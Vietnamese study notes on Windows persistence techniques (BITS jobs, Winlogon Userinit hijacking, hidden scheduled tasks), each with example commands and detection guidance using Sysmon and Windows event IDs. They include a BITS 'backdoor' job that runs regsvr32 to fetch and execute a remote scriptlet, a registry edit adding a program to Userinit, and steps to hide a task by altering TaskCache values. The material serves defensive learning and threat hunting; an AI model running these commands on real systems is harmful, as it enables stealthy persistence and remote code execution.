

# Persistence

🕒 Created	@January 3, 2025 10:31 AM
📁 Class	Last Chance
⚙️ Class Status	Not started

## BITS Job

### Khái niệm

**Background Intelligent Transfer Service (BITS)** là một built-in framework, được sử dụng bởi các *programmers* hoặc *system administrators* để tải hoặc upload file từ HTTP web servers và SMB file shares

**Microsoft** ứng dụng BITS để tải xuống và cài đặt các bản cập nhật trong background - sử dụng ***idle bandwidth***



Nếu người dùng bắt đầu cập nhật Windows và đăng xuất khỏi máy tính, hoặc nếu kết nối mạng bị mất, BITS sẽ tự động tiếp tục tải xuống ngay khi có thể.

**Microsoft** cung cấp một utility gọi là **bitsadmin.exe** và **PowerShell cmdlets** cho việc transfer files

- bitsadmin.exe
  - bitsadmin /create <display\_name>

- bitsadmin /addfile <job\_name> <remote\_file\_url> <local\_file\_path>: thiết lập về vị trí file cần tải và vị trí lưu file khi tải về máy
- bitsadmin /resume <job\_name>
- bitsadmin /SetNotifyCmdLine <job\_name> <command> <arguments>: chạy 1 command khi job thành công hoặc fail
- ...
- Powershell cmdlet
  - Add-BitsFile
  - Resume-BitsTransfer
  - Set-BitsTransfer
  - Start-BitsTransfer

### ***Attackers thường lạm dụng BITS Job để tải payload độc vì lí do sau***

- Chạy background
- Có thể handle về các vấn đề internet bị "đứt đoạn" (tự động resume tải file khi internet được connect lại)
- BIT Jobs có 1 database riêng để quản lí job, vậy nên khi 1 job được tạo, sẽ không đăng kí lên registry.
- Khi job success hoặc fail, có thể chạy 1 chương trình tùy ý
- Thời gian tồn tại của job khá lâu, tối đa 90 ngày.

## **Example**

### **Tạo 1 Job như sau**

```
bitsadmin /create backdoor
```

```
bitsadmin /addfile backdoor %comspec% %temp%\cmd.exe
```


```
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s  
/i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll"
```

```
bitsadmin /Resume backdoor
```


- Bước 1: Tạo một job BITS với tên là `backdoor`.
- Bước 2: Thêm một tệp vào job BITS vừa tạo
  - `%comspec%` : biến môi trường trỏ tới đường dẫn của `cmd.exe`.
  - `%temp%\cmd.exe` : nơi tệp được lưu trên máy cục bộ sau khi tải xuống  
⇒ tuy nhiên vì cung cấp uri không chuẩn ⇒ job sẽ fail.
- Bước 3: Thực một lệnh sẽ được thực thi khi job BITS fail.
  - `regsvr32.exe` : là công cụ hợp pháp của Windows dùng để đăng ký hoặc hủy đăng ký các DLL ⇒ có thể bị lạm dụng để thực thi mã độc mà không cần ghi tệp độc hại vào đĩa
  - `/s` : chạy ở chế độ im lặng, không hiển thị thông báo cho người dùng.
  - `/i` : đường dẫn URL
    - `https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct` : URL chứa tệp Scriptlet (SCT), đây đơn giản chỉ là chạy calc.exe
    - `scrobj.dll` : Một DLL hợp pháp của Windows (Script Component Object Model), được dùng để thực thi nội dung của tệp SCT.
- Bước 4: Thực thi job.

## Log thu được

- Sysmon 1 về chạy tiến trình bitsadmin.exe



- Sysmon 3 về việc kết nối mạng



# Boot or Logon Autostart Execution: Winlogon Helper DLL

## Khái niệm


**Winlogon.exe** là một thành phần quan trọng trong hệ điều hành Windows, chịu trách nhiệm cho nhiều tác vụ liên quan đến quá trình đăng nhập vào hệ thống.

- Tải hồ sơ người dùng (NTUSER.dat) vào registry, giúp các chương trình sử dụng các khóa trong HKEY\_CURRENT\_USER.
- Winlogon.exe cũng giám sát việc nhấn Ctrl+Alt+Delete, nhằm đảm bảo người dùng đăng nhập trên một màn hình bảo mật, không bị các chương trình khác theo dõi mật khẩu hoặc giả mạo hộp thoại đăng nhập.

Tuy nhiên, attackers có thể lợi dụng các tính năng của Winlogon để thực thi các DLL hoặc file thực thi độc hại sau khi người dùng đăng nhập. Registry liên quan tới winlogon.exe bao gồm

- HKLM\Software[\Wow6432Node]\Microsoft\Windows NT\CurrentVersion\Winlogon\
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\

## Các khóa con dễ bị lạm dụng bao gồm



- *Winlogon\Userinit*
  - Thiết lập môi trường cho người dùng, bao gồm việc tải hồ sơ người dùng và khởi động các ứng dụng khởi động cùng hệ thống (như Taskbar, Explorer, ...)
- *Winlogon\Shell*
  - Là chương trình shell mặc định của Windows, quản lý giao diện người dùng, như thanh taskbar, menu Start, cửa sổ thư mục, và các chức năng giao diện khác.



**Tại các registry này, ta sẽ thêm mới hoặc thay thế bằng 1 payload độc hại (thường thêm mới để tránh phá vỡ trình tự đăng nhập của hệ thống)  
⇒ sau khi người dùng login thành công các payload sẽ được thực thi**

## Example

Ta mong muốn sau khi người dùng login, sẽ tự động load 1 tiến trình khác, ví dụ notepad.exe ⇒ **reg add**

```
C:\PSTools>psexec -s reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:\Windows\system32\userinit.exe, C:\Windows\system32\notepad.exe" /f


PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

The operation completed successfully.
reg exited on DESKTOP-DFN62UV with error code 0.

C:\PSTools>
```

## Kết quả thu được

- Đã thêm thành công 1 file thực thi vào userinit.




- Sau khi login, notepad tự động được mở


csrss.exe	300	0.04	0.03 MB	Client Server Run...
winlogon.exe	596		3.84 MB	Windows Logon A...
fontdrvhost.exe	784		1.65 MB	Usermode Font Dr...
dwm.exe	988	0.78	45.97 MB	Desktop Window M...
notepad.exe	1540		2.27 MB	DESKTOP-DF...hoadp2 Notepad
explorer.exe	348	0.27	71.74 MB	DESKTOP-DF...hoadp2 Windows Explorer

## Hunting hành vi này

- **Sysmon 13** cho hành vi chỉnh sửa registry



- **Sysmon 1** cho hành vi mở cmd và dùng command đổi registry





# Scheduled Task

## Khái niệm

**Scheduled Tasks** là một tính năng hợp pháp trên hệ điều hành Windows, cho phép tự động hóa các công việc, chẳng hạn như chạy chương trình, script hoặc lệnh tại thời điểm hoặc điều kiện cụ thể.

Attacker lợi dụng chức năng lập lịch tác vụ trong Microsoft Windows để tạo điều kiện thực thi mã độc một lần duy nhất hoặc định kỳ khi khởi động hệ thống, hoặc theo lịch trình để duy trì hoạt động.

## Các cách để khởi tạo Scheduled Task

### Sử dụng Command Line

Dùng schtasks

- /create: tạo 1 scheduled task mới
- /delete: xóa 1 ST
- /run: chạy ngay lập tức 1 ST
- /query: hiện thị chi tiết 1 hoặc tất cả ST

Example

```
schtasks /create /tn "2025_0001" /tr "notepad.exe" /sc daily
```

- **/tn**: tên của task.

- **/tr**: đường dẫn đến chương trình thực thi.
- **/sc**: kiểu lịch trình (daily, weekly, monthly, etc.).
- **/st**: thời gian bắt đầu.

## Sử dụng PowerShell

Dùng các cmdlet liên quan Scheduled Tasks.

- **New-ScheduledTaskAction**: tạo action mà Scheduled Task thực thi, như chạy một chương trình hoặc script.
- **New-ScheduledTaskTrigger**: định nghĩa trigger cho task, như thời gian hoặc sự kiện cụ thể.
- **Get-ScheduledTask**: liệt kê các Scheduled Tasks hiện có trên hệ thống.
- **Set-ScheduledTask**: sửa đổi thông tin của Scheduled Task hiện có.
- **Unregister-ScheduledTask**: xóa Scheduled Task.

Example

```
$action = New-ScheduledTaskAction -Execute "notepad.exe"
$trigger = New-ScheduledTaskTrigger -Daily -At 12:00PM
Register-ScheduledTask -Action $action -Trigger $trigger -TaskName
```

## Sử dụng Task Scheduler GUI

Dùng **taskschd.msc** trong Run (Windows + R).

- **Create Task** hoặc **Create Basic Task** từ menu bên phải.
- Nhập thông tin cơ bản như: **Tên task, Trigger, Action**


Example

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
2025_0001	Ready	At 12:00 PM every day	1/4/2025 12:00:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-DFN62
2025_0002	Ready	At 12:00 PM every day	1/4/2025 12:00:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-DFN62
2025_0003	Ready	At 2:43 PM every Saturday of every week, starting 1/3/2025	1/4/2025 2:43:51 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-DFN62
MicrosoftEd...	Running	Multiple triggers defined	1/4/2025 9:38:55 AM	1/3/2025 2:41:48 PM	The task is currently running. (0x41301)	

## Hidden Scheduled Task

Các attacker thường hidden 1 scheduled task độc hại vừa tạo, nhằm tránh khỏi sự chú ý của người dùng cũng như các công cụ defender

### Dùng thuộc tính hidden khi tạo ST bằng GUI



- Tuy nhiên thuộc tính này chỉ giúp “hidden” task đó khỏi ứng dụng Scheduled Task, nếu ta dùng các câu lệnh list scheduled task thì vẫn xuất hiện, ví dụ dùng câu lệnh ***schtasks /query***

```
C:\Users\hoadp2>schtasks /query

Folder: \
TaskName                                     Next Run Time                               Status
-----
2025_0001                                   1/4/2025 12:00:00 PM                       Ready
2025_0002                                   1/4/2025 12:00:00 PM                       Ready
2025_0003                                   1/4/2025 2:43:51 PM                       Ready
```

## Xóa Key-Value trong registry

Khi 1 task scheduled được tạo ra, sẽ được đăng kí trong registry gồm 2 subkey sau

***HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tree\TASK\_NAME***

Tại subkeys này gồm có các key như là  
***ID, Index, SD*** để đăng kí scheduled task

***HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID}***

Subkey này match với  
***ID*** trong Tree\TASK\_NAME, chứa các thông tin như Actions,  
Path, Triggers cho scheduled task

Tasks	Name	Type	Data
Tree	(Default)	REG_SZ	(value not set)
2025_0001	Id	REG_SZ	{59AB9573-B451-44BC-9FF2-4449D9107641}
2025_0002	Index	REG_DWORD	0x00000003 (3)
2025_0003	SD	REG_BINARY	01 00 04 80 94 00 00 00 b0 00 00 00 00 00 14 0...
GoogleSystem			
Microsoft			


\\ACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{59AB9573-B451-44BC-9FF2-4449D9107641}			
{57C76B66-AD3C-4221-81FA-55045859B06F}	Name	Type	Data
{57FF06A5-1054-4791-9938-1C3E61F00B07}	(Default)	REG_SZ	(value not set)
{58CC4DA-C86D-4F3D-8FAE-A7B24D8F3050}	Actions	REG_BINARY	03 00 0c 00 00 00 41 00 75 00 74 00 68 00 6f 00 72 00...
{59AB9573-B451-44BC-9FF2-4449D9107641}	Author	REG_SZ	DESKTOP-DFN62UV\hoadp2
{5B0ED9ED-6704-45F8-B8C1-95C3A30374F7}	Date	REG_SZ	2025-01-03T14:40:15
{5B885149-AF43-451C-A12F-0CD1E0A34023}	DynamicInfo	REG_BINARY	03 00 00 00 d9 51 96 ba b2 5d db 01 00 00 00 00 00...
{5D67123E-2C82-4E0E-8678-6D40EC234ED}	Hash	REG_BINARY	d7 ec 20 b1 b0 0c d6 5a a8 5f 49 b5 68 b3 e1 1a 9c 1...
{5E0DF2C3-3D26-4759-9E02-FB7F4DCD159B}	Path	REG_SZ	\2025_0001
{5E351EE7-F0D4-4F41-A05C-907EB1A33CE8}	Schema	REG_DWORD	0x00010002 (65538)
{61B4D08B-1B23-4CC8-869E-CF0B7996EF5F}	Triggers	REG_BINARY	17 00 00 00 00 00 00 00 01 07 01 00 00 00 03 00 00 a0...
{638672E6-20F1-499D-BFCC-9EA7935257C4}	URI	REG_SZ	\2025_0001
{6440C5E0-A168-4A5F-B84E-F7C8C0A6E933}			
{64614AC8-EA46-476D-A71C-2C0B055C95CC}			
{6487504E-FC33-401B-AD07-5E7107AE730E}			



Ta có thể ẩn scheduled task 1 cách gần như toàn diện, bằng cách xóa hoặc thay đổi các giá trị trong key-value (cần có quyền SYSTEM), bao gồm **Security Descriptor (SD)** và **Index** trong **Tree\TASK\_NAME** (dùng các câu lệnh truy vấn thông thường không thể thấy scheduled task)

Vậy nên, cần thực sự quan tâm tới các scheduled task có các value registry key như trên bị rỗng ⇒ khả năng rất cao là scheduled task có action độc hại

Ban đầu với scheduled task có tên là 2025\_0001, có index là (3) ⇒ sửa thành (0)  
⇒ bị hidden



## Hunting

### Log Scheduled Job

- **Event ID 4698:** A scheduled task was created ⇒ hành vi tạo mới scheduled task (tạo 1 scheduled task với action độc hại)
- **Event ID 4702:** A scheduled task was updated. ⇒ sửa 1 scheduled task (chỉnh sửa 1 scheduled task hợp lệ để thêm các action độc hại)
- Event ID 4699: A scheduled task was deleted.
- Event ID 4700: A scheduled task was enabled.
- Event ID 4701: A scheduled task was disabled.

### Log Registry

HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tree\TASK\_NAME

- Sysmon ⇒ cần cấu hình  
 <TargetObject condition="begin with">HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache</TargetObject>
  - **Event ID 12:** Registry object added or deleted.
  - **Event ID 13:** Registry value set.
- Window Event Log
  - **Event ID 4657: A registry value was modified ⇒ cần chú ý tới trường Operation Type**
    - New registry value created
    - Registry value deleted
    - Existing registry value modified

## Log File

Mỗi scheduled task được tạo, sẽ tạo 1 file tại

**"C:\Windows\System32\Tasks\"** hoặc **"C:\Windows\Tasks\"**

⇒ dù có xóa registry, vẫn có thể thấy được scheduled task tại đây ⇒ cần trigger kĩ các file tại đây, bao gồm các hành vi thêm hoặc sửa file

- **Sysmon 11: File Created**
- Event ID 4663: An attempt was made to access an object.

## Process

